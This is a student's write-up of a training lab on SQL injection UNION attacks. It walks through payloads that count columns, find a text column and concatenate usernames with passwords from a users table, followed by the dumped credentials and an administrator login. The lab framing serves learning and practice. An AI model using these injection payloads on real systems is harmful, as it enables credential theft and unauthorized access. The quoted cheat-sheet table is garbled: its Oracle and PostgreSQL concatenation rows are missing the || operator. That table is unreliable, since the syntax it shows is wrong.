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Lab 4

SQL injection UNION attack, retrieving multiple values in a single column.


In previous labs, we achieved retrieving data text values of columns, but what if we want to retrieve the multiple values in a single column.

This is achieved in Tech gifts tab by:

1. Determine Number of columns that are being returned by Query

Like lab1, we will use UNION SQL Injection ('+UNION+SELECT+NULL--') and add NULL values until no error is returned.

'+UNION+SELECT+NULL--



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Internal Server Error

Internal Server Error

'+UNION+SELECT+NULL,NULL-- . So, number of columns is 2.

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Tech gifts ' UNION SELECT NULL,NULL--


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2. Determine which columns contain text data.

We will use the following payload in the category parameter:

'+UNION+SELECT+'This','is me'--



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
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This means we can't retrieve from one of them, lets keep checking.

'+UNION+SELECT+'This',NULL--



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This means we can't retrieve from 1st column, lets keep checking.


'+UNION+SELECT+NULL,'is me'--

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is me

So, we can only retrieve from 2nd column.

Using Cheat sheet:

SQL injection cheat sheet

This **SQL injection** cheat sheet contains examples of useful syntax that you often arise when performing SQL injection attacks.

String concatenation

You can concatenate together multiple strings to make a single string.

Oracle	<code>'foo' 'bar'</code>
Microsoft	<code>'foo' + 'bar'</code>
PostgreSQL	<code>'foo' 'bar'</code>
MySQL	<code>'foo' 'bar'</code> [Note the space between the two strings] <code>CONCAT('foo', 'bar')</code>

We will concat both values of usernames and passwords in 2nd column and get them from 'users' table.



Tech gifts ' UNION SELECT NULL,username||password FROM users--

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wienerur7g1soz7fzg4uzyqrz1

administrator!9xct5dj3izn77182bdi

carlosex58uwoogmrdmf0kjp

Username and password are concatenated right next to each other, but its okay as we are concerned with administrator credentials.

Logged in as admin.



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Learning Outcomes:

1. Determining data deep in a table in a database, would take multiple SQL injection lines in order to know: number of columns, which of them retrieve data, specify which column to retrieve its data and if only one column can retrieve data we can concatenate values in that column.